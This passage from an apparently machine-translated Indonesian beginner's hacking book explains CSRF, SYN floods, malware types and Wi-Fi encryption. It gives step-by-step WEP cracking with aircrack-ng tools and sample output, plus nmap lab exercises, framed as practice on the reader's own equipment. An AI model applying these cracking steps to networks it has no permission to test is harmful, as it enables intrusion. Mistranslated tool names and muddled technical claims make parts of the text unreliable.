sesi tertentu. Cookie sesi, atau **cookie otentikasi**, beri tahu server bahwa pengguna sedang masuk. Jika peretas dapat mencegat cookie sesi yang tidak aman, mereka dapat menduplikasinya di mesin mereka sendiri dan menggunakannya untuk mendapatkan akses ke sistem target saat pengguna berada di sidang. Misalnya, jika pengguna masuk ke akun perbankan mereka, cookie sesi yang ditempatkan di komputer mereka oleh bank memberi tahu server bank bahwa boleh saja terus mengizinkan pengguna mengakses akun tersebut. Jika seorang peretas dapat memperoleh cookie sesi tertentu di mesin mereka sendiri, maka mereka dapat menipu server bank untuk mengizinkan mereka mengakses akun itu. Peretas mencapai ini dengan membuat situs web palsu yang mereka yakini akan dikunjungi oleh banyak pengguna. Karena pengguna cukup sering menggunakan web dengan banyak tab atau jendela browser terbuka secara bersamaan, peretas berharap bahwa pengguna akan masuk ke beberapa akun aman sementara juga masuk ke situs web jahat mereka. Ketika pengguna berinteraksi dengan situs web peretas, mereka tanpa sadar menjalankan skrip melalui browser mereka sendiri yang mengirim perintah ke situs web yang aman. Karena situs aman (misalnya, bank) mengizinkan akses selama sesi itu, ia tidak mungkin mengetahui bahwa permintaan tersebut tidak sah. Serangan ini dikenal sebagai **pemalsuan permintaan lintas situs**(CSRF). Cara umum untuk mengeksekusi serangan CSRF adalah dengan memasukkan permintaan server palsu ke dalam sesuatu yang relatif tidak berbahaya seperti tautan ke gambar atau elemen situs web lainnya. Ini membuat kode tersembunyi dari pandangan pengguna.

Dalam kasus yang diilustrasikan di atas, untuk injeksi SQL, manipulasi URL, skrip lintas situs, dan pemalsuan permintaan lintas situs, kerentanan yang dieksplorasi dapat dikurangi dengan cukup mudah dengan memeriksa masukan pengguna untuk konten yang mencurigakan sebelum menjalankannya. Pemrogram situs web telah menangkap banyak metode serangan ini, dan mencoba membuat situs mereka tidak terlalu rentan sementara pada saat yang sama masih menyediakan akses dan layanan kepada pengguna. Inilah sebabnya mengapa sangat penting untuk memahami sifat peretasan dan berbagai jenis serangan.

Bab 6. Aktivitas dan Kode Berbahaya

TAkar kata Latin "mal" berarti, secara sederhana, "buruk". Aktivitas jahat demikian ditandai dengan niat untuk menyakiti. Dalam peretasan, kerugian itu bisa berupa pencurian uang, properti, atau reputasi. Ini juga bisa berarti sabotase untuk kepentingannya sendiri atau untuk tujuan lain. Karena begitu banyak sistem vital kini terdigitalisasi, saling terhubung, dan online, peretas berpotensi melakukan kerusakan dalam skala kecil maupun besar.

Penolakan serangan layanan

Ketika kita melihat seseorang di jalan, entah itu teman atau orang asing, yang ingin kita ajak bicara, kita biasanya tidak hanya menghampiri mereka dan mulai berbicara tentang topik apa pun yang ada di pikiran kita. Protokol umum untuk komunikasi manusia adalah pertama-tama melakukan semacam salam. Seseorang mungkin mengatakan "halo" (atau beberapa varian) dan menyebutkan nama orang tersebut, dan mungkin memberikan jabat tangan cepat - kemudian ketika pihak lain merespons, percakapan dimulai. Jenis prosedur yang sama diharapkan ketika memulai panggilan telepon, dalam hal ini melayani lebih dari tujuan praktis karena kedua peserta dalam percakapan umumnya ingin memastikan bahwa mereka tahu dengan siapa mereka berbicara. Beberapa kata pertama dalam percakapan berfungsi untuk mengakui identitas kedua belah pihak. Protokol ini juga digunakan dalam komunikasi jaringan komputer.

Dalam percakapan jaringan normal, biasanya melalui protokol TCP, tiga cara **jabat tangan** prosedur yang diharapkan terjadi. Selama jabat tangan ini, paket sinkronisasi (SYN) pertama dikirim dari inisiator percakapan ke penerima. Paket ini berisi alamat IP pengirim dan bendera di dalam paket menunjukkan kepada penerima bahwa itu memang SYN

paket. Jika paket SYN berhasil dikirim, dan penerima siap untuk berkomunikasi, paket acknowledgment (ACK) akan dikirim kembali ke pengirim yang berisi alamat IP-nya sendiri serta bendera yang menunjukkan bahwa itu adalah paket ACK. Terakhir, pengirim asli akan mengirimkan paket ACK ke penerima dan kemudian komunikasi normal dapat dimulai. Terkadang, paket hilang dalam pengiriman antar node jaringan karena satu dan lain alasan. Hal ini dapat terjadi karena lalu lintas yang tinggi, karena malfungsi pada perangkat keras jaringan, gangguan listrik atau elektromagnetik, dan alasan lainnya. Oleh karena itu, jika pengirim tidak menerima paket ACK dari penerima yang dituju dalam jangka waktu yang ditentukan, pengirim akan mengirimkan permintaan sinkronisasi lain. Juga, penerima akan terus mengirimkan paket ACK tanpa batas sampai menerima pengakuan dari pengirim asli. Jabat tangan yang normal, tanpa interupsi yang dihasilkan dari paket yang hilang, diringkas sebagai berikut:

- 1) Pengirim: SYN → Penerima
- 2) Penerima: ACK → Pengirim
- 3) Pengirim: ACK → Penerima
- 4) Pengirim \rightleftarrows Penerima

Setiap node jaringan yang diberikan hanya memiliki kapasitas untuk berkomunikasi dengan sejumlah node lain yang terbatas. Ketika seorang peretas dapat mengganggu proses jabat tangan dengan menyebabkan transmisi berulang dari paket SYN dan ACK, komunikasi yang sah dapat secara signifikan diperlambat atau bahkan dihentikan sama sekali. Jenis serangan ini dikenal sebagai serangan denial-of-service (DoS).

DoS Dasar

Ide penting di balik serangan denial-of-service adalah memalsukan flag di dalam header paket IP untuk mengelabui server agar mengirimkan permintaan ACK berulang. Cara termudah untuk melakukannya adalah dengan mengganggu proses jabat tangan tradisional antara langkah dua dan tiga di atas. Ketika penerima mengirimkan permintaan ACK kembali ke pengirim asli, ia mengharapkan paket ACK lain sebagai balasannya sehingga komunikasi dapat dimulai. Namun, jika pengirim merespons dengan permintaan SYN lain, penerima terpaksa merespons dengan paket ACK lain. Jika bolak-balik ini berlanjut, itu mengikat sumber daya jaringan dan port pada mesin server. Situasi ini dianalogikan dengan lelucon “ketukan-ketukan” yang tidak pernah berakhir... (“ketuk-ketukan”, “siapa di sana?”,

"ketukan-ketukan", "siapa di sana?", "ketuk-ketukan", "siapa di sana?", dll.). Jenis serangan DoS sederhana ini dikenal sebagai **banjir SYN**. Ada beberapa metode untuk mengeksekusi serangan DoS, yang sebagian besar memanfaatkan kerentanan dalam protokol TCP/IP itu sendiri.

DoS Terdistribusi

SEBUAH **penolakan layanan terdistribusi** (Serangan DDoS) adalah serangan di mana seorang peretas atau sekelompok peretas dapat mengeksekusi serangan DoS terkoordinasi dari sejumlah besar mesin. Bekerja bersama, mesin yang mengirimkan paket serangan dapat dengan mudah membanjiri sistem target ke titik di mana server tidak dapat dijangkau oleh pengguna yang sah, atau lebih.

Iambat dalam menanggapi permintaan pengguna sehingga hampir tidak dapat digunakan. Dalam kebanyakan kasus, mesin yang mentransmisikan paket terkait serangan bahkan tidak dimiliki oleh peretas yang mengeksekusi serangan tersebut. Ketika peretas sedang mempersiapkan serangan DDoS besar, mereka menanamkan kode berbahaya pada sebanyak mungkin mesin milik pengguna yang tidak mengetahui peserta serangan tersebut. Seringkali, mesin ini tersebar di wilayah geografis yang luas dan beberapa jaringan, kadang-kadang bahkan di seluruh dunia, sehingga menyulitkan pihak berwenang atau personel keamanan dari sistem yang menjadi korban untuk menghentikan serangan.

Perangkat lunak perusak

kata **perangkat lunak perusak** adalah portmanteau yang menjelaskan perangkat lunak berbahaya. Istilah ini mencakup berbagai jenis perangkat lunak yang mungkin ditanamkan pada mesin target oleh peretas untuk menyebabkan kerusakan atau menguasai semua atau sebagian target. Malware adalah masalah yang tersebar luas dan serius di seluruh internet. Ada banyak cara di mana malware dapat berperilaku setelah diaktifkan di mesin host. Beberapa dirancang untuk menyebarkan diri ke mesin lain dan yang lain tetap diam-diam di mesin host untuk mengumpulkan informasi rahasia bagi peretas, mengikat sumber daya komputer, atau menyebabkan kerusakan pada sistem. Terkadang malware ditempatkan pada mesin untuk kemudian mengontrol mesin tersebut untuk digunakan dalam serangan, seperti DDoS, berkoordinasi dengan mesin lain yang telah diambil alih secara massal.

Virus

Virus adalah jenis malware tertua dan paling umum dikenal. Suka

senama biologis mereka, virus dirancang untuk menyebar dari mesin ke mesin, menginfeksi sejumlah besar pengguna, dan kadang-kadang seluruh jaringan mandiri dalam prosesnya. Perangkat berbahaya ini adalah segmen kode yang menempel (seperti virus biologis) ke program lain yang memiliki tujuan yang sah. Ketika program yang sah diaktifkan oleh pengguna yang tidak curiga, kode virus dijalankan dan dapat berjalan tanpa pernah diketahui. Ketika virus diaktifkan, virus membuat salinan dirinya sendiri dan mencoba untuk melampirkan dirinya ke program lain yang sah di dalam sistem atau domain yang dapat diaksesnya. Ini memungkinkan virus menyebar ke seluruh node individu dan juga ke node lain di jaringan. Namun, virus biasanya tidak ditulis oleh peretas untuk menyebar ke dirinya sendiri. Khas,

Karena dirancang untuk tetap tersembunyi, virus dapat melakukan sejumlah tindakan pada mesin inangnya. Itu dapat mengumpulkan informasi pribadi dan keuangan dan secara diam-diam menggunakan kemampuan komunikasi komputer itu sendiri untuk menyampaikan informasi itu kembali ke peretas. Virus lain dirancang untuk menghapus informasi atau menyebabkan gangguan dalam operasi atau komunikasi komputer. Virus bahkan dapat ditulis untuk menyebabkan kerusakan fisik pada sistem komputer. Misalnya, satu virus tertentu yang tersebar luas di tahun 1990-an dirancang untuk menyebabkan armature yang dikendalikan motor pada hard drive optik host bergerak maju mundur dengan cepat hingga motor gagal. Jenis virus ini dapat melakukan banyak kerusakan pada mesin yang dikendalikan komputer yang memiliki koneksi jaringan.

Cacing

Cacingmirip dengan virus karena dirancang untuk mereplikasi dan menyebar ke seluruh sistem atau jaringan. Namun, karena virus adalah bagian dari program yang lebih besar, mereka harus diunduh oleh pengguna dan program induknya harus diluncurkan sebelum kode berbahaya dapat dieksekusi. Sebaliknya, worm adalah program mandirinya sendiri. Worms juga berbeda dari virus karena mereka tidak mengharuskan pengguna untuk membuka program lain agar dapat dieksekusi. Setelah worm menginfeksi mesin, ia dapat mereplikasi dirinya sendiri dan kemudian menyebar ke sistem lain melalui jaringan.

Daripada menyebabkan kerusakan atau mendapatkan akses ke sistem, tujuan dari

worm biasanya mengkonsumsi sumber daya sistem dan jaringan untuk memperlambat atau menghentikan operasi sistem itu dengan menempati memori dan bandwidth jaringan. Terkadang, worm juga dapat digunakan untuk mengumpulkan informasi.

Waspadalah terhadap "Geeks" Bearing Gifts

Legenda mengatakan bahwa perang epik antara Achaeans (Yunani kuno) dan Trojans berakhir ketika pahlawan licik Odysseus membuat kuda kayu raksasa dan meninggalkannya di gerbang Troy sebagai persembahan nyata ke kota. Tanpa sepengetahuan Trojans yang berterima kasih, yang mendorong hadiah besar ke kota mereka dan di balik tembok mereka yang terkenal aman, ada kontingen tentara Yunani yang bersembunyi di dalam perut kuda yang berlubang. Para prajurit muncul malam itu di bawah naungan kegelapan untuk membuka gerbang bagi siswa tentara Achaeans, yang masuk dan kemudian menjarah kota. Selama ribuan tahun, apakah benar atau tidak, kisah ini telah menjadi kisah peringatan - mengingatkan kita untuk waspada dan terkadang hal-hal yang mungkin tampak tidak berbahaya atau tidak berbahaya dapat menyebabkan kejatuhan kita. Dalam peretasan komputer, a **kuda Troya** adalah bagian dari malware yang tampaknya merupakan perangkat lunak yang sah atau diinginkan. Bahkan dapat berfungsi secara normal untuk tujuan apa pun pengguna mengunduhnya. Tujuan khas dari kuda Troya, yang sering disebut "Trojan" adalah untuk memberikan akses jarak jauh dan kontrol dari sistem target kepada peretas. Setiap malware yang ditulis untuk memberikan kontrol sembunyi-sembunyi kepada peretas atas proses mesin pengguna dikenal sebagai **rootkit**.

Virus, worm, dan Trojan, serta berbagai muatan yang mereka berikan ke sistem target membutuhkan sedikit keterampilan pemrograman dalam pembuatannya agar berhasil. Profesional keamanan komputer serta produk antimalware memfokuskan banyak upaya untuk menggagalkan program jahat ini. Peretas yang berurusan dengan malware terus mengasah keterampilan mereka dan kreasi mereka berkembang dalam kompleksitas.

Bab 7. Peretasan Nirkabel

Tproliferasi jaringan Wi-Fi yang tersedia telah menjadikan Wi-Fi salah satu dari media jaringan yang paling umum. Wi-Fi dalam banyak hal lebih unggul daripada jaringan kabel tembaga tradisional yang terhubung secara fisik. Selain kenyamanan konektivitas dan fleksibilitas konfigurasi jaringan yang diberikan jaringan nirkabel kepada pengguna, kurangnya infrastruktur fisik yang diperlukan untuk melengkapi jaringan membuatnya jauh lebih murah dan lebih mudah diimplementasikan daripada Ethernet. Namun, dengan kenyamanan ini, muncul masalah keamanan tertentu yang tidak terkait dengan jaringan berkabel tradisional. Dengan jaringan berbasis tembaga atau serat, koneksi fisik diperlukan agar mesin baru dapat bergabung dengan jaringan. Seorang hacker biasanya akan mengalami kesulitan mengakses ruang fisik jaringan target dan kemungkinan akan menimbulkan kecurigaan mencoba untuk menghubungkan perangkat keras mereka sendiri ke kabel jaringan. Meskipun jangkauan Wi-Fi terbatas, itu adalah omnidirectional dan sinyal frekuensi radio yang diterima oleh server dan berbagai node pada dinding melintasi jaringan nirkabel dan hambatan lainnya dan dapat dicegat oleh siapa pun dalam jangkauan. Ini memberikan lebih banyak kebebasan bagi peretas untuk melakukan intrusi jaringan tanpa terdeteksi.

Meretas Wi-Fi

Sebagian besar jaringan Wi-Fi terdiri dari router nirkabel, atau sekelompok router nirkabel, yang terhubung ke modem yang memberikan akses internet ke beberapa lokasi fisik. Router menyiarkan dan menerima sinyal radio pada saluran tertentu yang membawa paket TCP/IP yang sesuai ke dan dari mesin dan perangkat lain yang memiliki konektivitas nirkabel serupa. Semua node yang berkomunikasi pada waktu tertentu di saluran yang terkait dengan router atau router yang terhubung ke modem di lokasi tersebut terdiri dari jaringan Wi-Fi. Secara alami, jaringan Wi-Fi sangat dinamis dan lancar. Terutama dalam pengaturan komersial, seperti kedai kopi atau gedung perkantoran yang menyediakan akses nirkabel, jumlah dan sifat node pada hal itu

jaringan dalam fluks konstan. Dalam pengaturan publik ini, mudah bagi peretas untuk bersembunyi di depan mata dan mencoba menyusup ke salah satu node di jaringan. Setelah peretas berhasil di jaringan itu sendiri, mereka dapat memindai jaringan untuk semua mesin yang terhubung dan menyelidiki kerentanan. Banyak jaringan memiliki subjaringan nirkabel dan kabel yang saling berhubungan. Ketika seorang peretas mendapatkan akses ke jaringan nirkabel, mereka dapat menggunakannya untuk meningkatkan akses ke semua node di bagian kabel jaringan. Ini membuat peretasan Wi-Fi menjadi tujuan yang sangat populer bagi peretas modern.

Protokol Enkripsi Wi-Fi

Karena sinyal Wi-Fi disiarkan ke udara, bukan di dalam kabel, informasi yang terkandung dalam sinyal harus dienkripsi. Jika tidak, siapa pun dapat secara pasif menerima dan melihat informasi apa pun yang dikirim antara node di jaringan. Protokol enkripsi yang digunakan dalam Wi-Fi telah berkembang sejak jaringan nirkabel mulai mendapatkan popularitas. Selain itu, karena teknologi telah meningkat dan mengakibatkan peningkatan bandwidth dan kecepatan data, kepadatan informasi yang besar dapat disiarkan dari jaringan nirkabel dalam waktu yang sangat singkat, sehingga sangat penting untuk dienkripsi dan dijauhkan dari tangan. dari hacker jahat.

Protokol enkripsi Wi-Fi tertua dan paling umum adalah Wired Equivalent Privacy (WEP). Tujuan dari standar WEP, seperti namanya, adalah untuk memberikan pengguna jaringan jumlah keamanan yang sama dengan yang mereka miliki pada jaringan yang terhubung secara fisik. Sayangnya, seiring waktu, WEP menjadi yang paling tidak aman dari semua protokol enkripsi yang ada dan cukup mudah diretas bahkan oleh peretas yang paling tidak berpengalaman sekalipun. WEP sebenarnya sangat tidak aman, sehingga banyak produsen router Wi-Fi tidak lagi menyediakan jenis enkripsi tersebut sebagai opsi pada perangkat keras mereka. Sebagian besar profesional keamanan menyarankan agar pemilik router tidak menggunakan WEP ketika opsi lain tersedia. Petunjuk langkah demi langkah dan contoh pengkodean untuk menyerang jaringan Wi-Fi yang dilindungi WEP tersedia secara bebas dan tersedia di internet. Meskipun tingkat enkripsi telah meningkat dari 64 bit menjadi 128 bit menjadi 256 bit, kelemahan mendasar dalam WEP tetap mudah dieksloitasi bahkan oleh peretas pemula sekalipun. Masalah terbesar dengan WEP adalah bahwa kata sandi dapat dengan cepat dan mudah diuraikan hanya melalui "mengendus" pasif (menerima dan melihat paket jaringan) jaringan.

lalu lintas.

Langkah signifikan dari enkripsi Wi-Fi WEP adalah standar enkripsi Wi-Fi Protected Access (WPA). Protokol baru ini memperbaiki banyak masalah di WEP, tetapi tetap rentan terhadap serangan karena masih didasarkan pada beberapa algoritma enkripsi dasar yang sama. Selain itu, router yang dilindungi WPA dikerahkan dengan fitur yang dirancang untuk membuatnya lebih nyaman bagi pengguna rumahan untuk menghubungkan perangkat baru ke jaringan mereka. Fitur ini terbukti menjadi kerentanan tambahan dalam sistem yang menggunakan WPA.

Tidak lama kemudian pembaruan ke WPA diperlukan untuk menjaga jaringan Wi-Fi lebih aman. Standar enkripsi baru yang digunakan dalam aplikasi aman lainnya, Advanced Encryption Standard (AES), menjadi wajib dalam protokol enkripsi Wi-Fi baru yang kemudian dikenal sebagai WPA-2. WPA-2 dengan enkripsi AES telah menjadi pengaturan yang direkomendasikan untuk router nirkabel yang tersedia karena peningkatan keamanan yang signifikan dibandingkan standar sebelumnya. Cracking WPA dan WPA-2 membutuhkan teknik hacking yang lebih intrusif daripada sniffing pasif sederhana yang dapat digunakan untuk menyerang jaringan yang dilindungi WEP.


Serangan Wi-Fi

Untuk melakukan serangan Wi-Fi, seorang hacker membutuhkan, minimal, sebuah komputer (biasanya laptop) yang dapat menjalankan skrip yang digunakan untuk menguraikan kata sandi Wi-Fi. Mereka juga harus mendapatkan adaptor Wi-Fi khusus yang dapat dibeli dengan harga yang relatif murah. Daftar adaptor Wi-Fi yang sesuai dapat ditemukan di situs web sumber daya peretas, tetapi secara umum adaptor harus memiliki fitur yang dikenal sebagai "mode monitor" agar dapat menjalankan serangan Wi-Fi. Penting untuk dicatat bahwa tidak semua adaptor Wi-Fi yang dapat ditemukan di toko perlengkapan komputer eceran memiliki fitur ini, dan sebagian besar adaptor laptop internal tidak sesuai. Secara umum, peretas lebih suka menggunakan semacam distribusi Linux, biasanya Kali, untuk melakukan serangan Wi-Fi karena sebagian besar alat yang tersedia ditulis untuk OS Linux dan sudah diinstal sebelumnya di Kali. Dimungkinkan juga dengan beberapa konfigurasi untuk menjalankan Linux pada mesin virtual dalam OS lain untuk memasang serangan yang berhasil. Meskipun serangan dari sistem operasi lain dimungkinkan, jauh lebih mudah bagi pemula untuk melakukannya baik dari distribusi Linux asli atau dari a

mesin virtual. Distribusi yang ramah peretas seperti Kali direkomendasikan.

Prosedur terperinci dan program yang direkomendasikan untuk melakukan serangan Wi-Fi terhadap berbagai protokol enkripsi berubah seiring waktu, meskipun prinsip umumnya sama. Untuk serangan yang paling sederhana yaitu terhadap enkripsi WEP, langkah-langkah umumnya adalah sebagai berikut:

- 1) memantau dan melihat semua lalu lintas Wi-Fi dalam jangkauan adaptor saat dalam "mode monitor" (diatur oleh program yang disebut **airmon-ng**) menggunakan program yang disebut **airodump-ng**.



```
CH 5 ][ Elapsed: 2 mins ][ 2010-05-03 22:03 ][ enabled AP selection
BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
00:12:BF:1F:0B:57 -61    451     19  0  6  54  OFN   Philips WiFi
00:12:BF:06:18:77 -64    384     0  0  6  54  WEP   Philips WiFi
00:1F:9F:A2:E3:2A -72    398     5  0  1  54  OFN   SpeedTouchAC3DF
00:12:BF:1D:06:46 -77    41     0  0  6  54  OFN   Philips WiFi

BSSID      STATION      PWR  Rate  Lost  Packets  Errors
[not associated] 00:18:D6:AB:4A:1F -73  0 -1    0     4 Philips WiFi
00:12:BF:1F:0B:57 00:18:D6:01:9E:46 -61  0 -1    0     4 Philips WiFi
00:12:BF:1D:06:46 00:18:D6:01:9E:46 -70  0 -1    0     4 Philips WiFi
```

Lalu Lintas W-Fi Langsung di Beberapa Router (aircrack-ng.org)

- 2) pilih jaringan Wi-Fi target yang menggunakan enkripsi WEP dan catat nama (ESSID) dan alamat jaringan (BSSID dalam bentuk XX:XX:XX:XX:XX:XX)
- 3) mulai ulang **airodump-ng** untuk mulai menangkap lalu lintas jaringan dari jaringan tertentu yang Anda targetkan
- 4) menunggu jumlah paket yang cukup untuk ditangkap (ini mungkin memakan waktu lebih lama pada jaringan dengan lalu lintas lebih sedikit)
- 5) gunakan program yang disebut **aircrack-ng** untuk menyatukan paket jaringan yang diambil menjadi kata sandi yang koheren

```
Aircrack-ng 1.6

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB    depth   byte (vote)
0     0/    9   1F(39600) 48(38800) 14(37376) 5C(37376) 9D(37376)
1     7/    9   64(36608) 3E(36352) 34(36096) 46(36096) B4(36096)
2     0/    1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3     0/    3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37832)
4     0/    7   1F(39168) 23(38544) 97(37320) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F:1F ]
Decrypted correctly: 100%
```

Kunci Wi-Fi Berhasil Didekripsi (aircrack-ng.org)

Jika lalu lintas jaringan terlalu lambat untuk menangkap sejumlah paket yang cukup untuk mendekripsi kata sandi dalam jangka waktu yang wajar, beberapa peretas memilih untuk menggunakan program yang disebut **airplay-ng** untuk menyuntikkan paket buatan ke dalam jaringan dan menciptakan lalu lintas yang diperlukan untuk memecahkannya lebih cepat. Namun, aktivitas ini mengharuskan mesin peretas untuk benar-benar menyiaran sinyal dari adaptor Wi-Fi-nya, membuatnya lebih mencolok.

Enkripsi WPA tidak dapat dipecahkan secara pasif dan memerlukan langkah tambahan injeksi paket. Cracking WPA bisa

memakan waktu lebih lama dan merupakan prosedur yang lebih invasif, tetapi tidak jauh lebih sulit daripada memecahkan WEP. Sebuah program yang disebut **penculik**, biasanya tersedia di distribusi Kali yang biasanya digunakan oleh hacker untuk meng-crack WPA. Peretasan WPA-2 adalah konsep yang jauh lebih maju untuk praktisi yang lebih berpengalaman. (Catatan: perangkat lunak di atas sudah diinstal sebelumnya di Kali Linux, atau dapat diunduh dari www.aircrack-ng.org)

Bab 8. Peretasan Pertama Anda

T dia peretas pemula bahkan tidak boleh berpikir untuk mencoba menyerang a target nyata sebagai perampukan pertama mereka ke dalam peretasan. Alat dan teknologi yang memadai tersedia yang mudah diperoleh dan dengan berbagai metode yang dapat dilatih dalam lingkungan virtual. Jenis latihan ini sangat penting bagi peretas dan lebih berharga daripada semua bacaan dan studi yang dapat dicapai seseorang. Untuk membangun kepercayaan diri dan mendapatkan apresiasi untuk nuansa dan perangkap praktis, peretas pemula harus bercita-cita untuk menyelesaikan serangan sederhana yang disarankan dalam bab ini. Rincian serangan akan bervariasi dan instruksi yang berlaku saat ini harus diteliti oleh pembaca, tetapi prinsip umum pengaturan dan eksekusi harus cukup universal.

Meretas Wi-Fi Anda Sendiri

Tujuan dari serangan praktik ini adalah untuk berhasil mendapatkan kata sandi jaringan Wi-Fi terenkripsi WEP. Untuk meminimalkan risiko, jaringan dan perangkat apa pun yang terhubung harus dimiliki atau dikendalikan oleh Anda, atau oleh seseorang yang telah memberi Anda izin eksplisit untuk melakukan pengujian penetrasi.

Apa yang kau butuhkan:

- 1) Sebuah komputer
- 2) Adaptor jaringan nirkabel yang mendukung "mode monitor"
- 3) Akses ke router Wi-Fi dengan enkripsi WEP (tidak harus memiliki akses internet)
- 4) Versi terbaru Kali Linux (diinstal sebagai OS utama atau di mesin virtual)

Pengaturan:

- 1) Pastikan router diatur ke WEP dan berikan kata sandi Anda

- pilihan
- 2) Matikan adaptor Wi-Fi internal di laptop Anda jika ada
 - 3) Hubungkan adaptor "mode monitor" ke mesin serangan Anda dan instal driver yang diperlukan
 - 4) Pastikan komputer penyerang berada dalam jangkauan nirkabel jaringan target

Prosedur:

- 1) Ikuti langkah-langkah "Peretasan Wi-Fi" dari Bab 7
- 2) Konfirmasikan bahwa kata sandi yang diretas cocok dengan yang Anda tetapkan untuk jaringan
- 3) Ulangi peretasan menggunakan aireplay-ng untuk injeksi paket dan bandingkan waktu eksekusi
- 4) Ubah panjang atau kerumitan kata sandi dan ulangi peretasan, bandingkan waktu eksekusi

Penilaian Kerentanan Windows Virtual

Sistem operasi mengandung banyak kerentanan perangkat lunak yang siap dan ingin dieksplorasi oleh peretas. Ketika seorang peretas menemukan versi OS yang tidak ditambal, ada sejumlah eksplorasi yang umum tersedia untuk mendapatkan akses. Langkah pertama dalam menerapkan eksplorasi tersebut adalah menganalisis OS untuk kerentanan yang paling mencolok. Kali Linux menampilkan alat yang diinstal secara asli yang akan memindai sistem dan memberikan daftar kerentanan. Latihan ini akan membutuhkan dua mesin virtual yang berjalan dalam sistem yang sama (terlepas dari OS host). Ini juga akan memerlukan gambar instalasi untuk versi Microsoft Windows yang lebih lama, tidak didukung, dan tidak ditambal (Windows '95 atau '98 adalah pilihan yang baik). Gambar-gambar ini dapat diperoleh secara online (usgcb.nist.gov) atau dari CD lama.

Apa yang kau butuhkan:

- 1) Komputer dengan OS apa pun
- 2) Perangkat lunak virtualisasi
- 3) Kali Linux versi terbaru
- 4) Versi Microsoft Windows yang tidak didukung dan tidak ditambal

Pengaturan:

- 1) Instal Kali Linux di mesin virtual
- 2) Instal distribusi Windows target pada mesin virtual (pada sistem host yang sama dengan Kali)

Prosedur:

- 1) Jalankan pemindaian jaringan dari mesin virtual Kali menggunakan program yang disebut **nmap**
- 2) Berlatih mengubah berbagai pengaturan di **nmap** sehingga kerentanan OS akan terdeteksi dan ditampilkan
- 3) Catat kerentanan Windows yang terdaftar dan mulailah meneliti eksloitasi!

Bab 9. Keamanan & Peretas Defensif Etika

Melihat dunia melalui mata hacker bisa menjadi hal yang menakutkan. Ketika Anda menyadari betapa rentannya jaringan rumah Anda, hal pertama yang ingin Anda lakukan adalah mengubah enkripsi Wi-Fi Anda. Anda melihat email lebih dekat dan dengan kecurigaan. Mengetahui apa yang Anda ketahui tentang serangan skrip, Anda mulai berhati-hati untuk tidak membiarkan terlalu banyak jendela atau tab browser terbuka secara bersamaan. Memahami alat dan motif peretas jahat memberi orang apresiasi baru untuk informasi dan keamanan komputer. Pengetahuan ini juga harus memberikan jeda bagi peretas pemula untuk merenungkan alasan mengapa mereka memilih untuk belajar peretasan dan pemahaman bahwa kekuatan yang pada akhirnya dapat mereka peroleh harus disertai dengan tingkat tanggung jawab yang sama.

Melindungi Diri Sendiri

Dari langkah-langkah sederhana seperti memastikan kata sandi yang aman, hingga konsep yang lebih maju seperti memilih protokol enkripsi yang tepat dan menginstal perangkat lunak jaringan pelindung, keamanan komputer adalah proses sehari-hari bagi orang-orang yang hidup di dunia kita yang terhubung. Sebagian besar aspek keamanan sehari-hari hanya melibatkan akal sehat dan kewaspadaan. Akan sangat membantu untuk masuk ke rutinitas rutin untuk tugas-tugas berkala seperti memperbarui atau mengubah kata sandi, memastikan versi atau tambalan terbaru untuk perangkat lunak dan sistem operasi yang diinstal, dan mengunduh definisi virus dan malware saat ini. Untuk menghindari menjadi korban serangan yang Anda pelajari sebagai peretas pemula, keamanan harus menjadi bagian dari kehidupan sehari-hari dan proses berpikir Anda.

Praktik Kata Sandi dan Email

Hari-hari menggunakan nama anjing Anda dan empat digit terakhir nomor Jaminan Sosial Anda sebagai kata sandi email Anda sudah berakhir. Menggunakan kata sandi yang dikonfigurasi dengan benar adalah salah satu cara termudah bagi orang untuk mencegah diri mereka dari beberapa serangan "brute force" yang sangat sederhana pada login. Hal pertama yang dilakukan oleh peretas yang menebak kata sandi dan perangkat lunak peretas kata sandi otomatis adalah mencari nama umum yang tepat, kata-kata yang biasa ditemukan dalam kamus, dan urutan angka yang sederhana. Sejumlah orang yang mengejutkan terus menggunakan jenis kata sandi ini karena lebih mudah diingat. Penting untuk dicatat bahwa praktik mengganti huruf tertentu dalam kata umum dengan angka atau simbol yang memiliki tampilan serupa (misalnya: p@55w0rddaripada kata sandi), meskipun lebih aman daripada menggunakan kata umum dalam bentuk aslinya, tidak lagi membodohi peretas. Sebagian besar peretas telah menangkap trik ini dan menggunakan skrip yang akan menggilir karakter pengganti selama serangan brute force.

Tidak jarang individu modern memiliki lusinan kata sandi untuk berbagai mesin, akun email, dan situs web. Sangat frustasi harus melacak begitu banyak kata sandi yang berbeda, dan harus mengatur ulang ketika mereka lupa. Namun, ketidaknyamanan praktik kata sandi yang tepat pada akhirnya lebih disukai daripada menjadi korban peretas jahat. Kata sandi yang lebih panjang dengan kompleksitas yang cukup dan campuran huruf, angka, dan karakter khusus setidaknya memperpanjang jumlah waktu yang harus dihabiskan peretas untuk mencoba memecahkan kata sandi. Lapisan keamanan ekstra, yang mungkin membuat frustrasi, adalah tidak menggunakan kata sandi yang sama untuk semua akun Anda. Jika seorang peretas berhasil memecahkan salah satu kata sandi Anda, mereka kemudian akan memiliki akses ke semua akun Anda yang lain jika Anda terus-menerus mendaur ulang kata sandi yang sama.

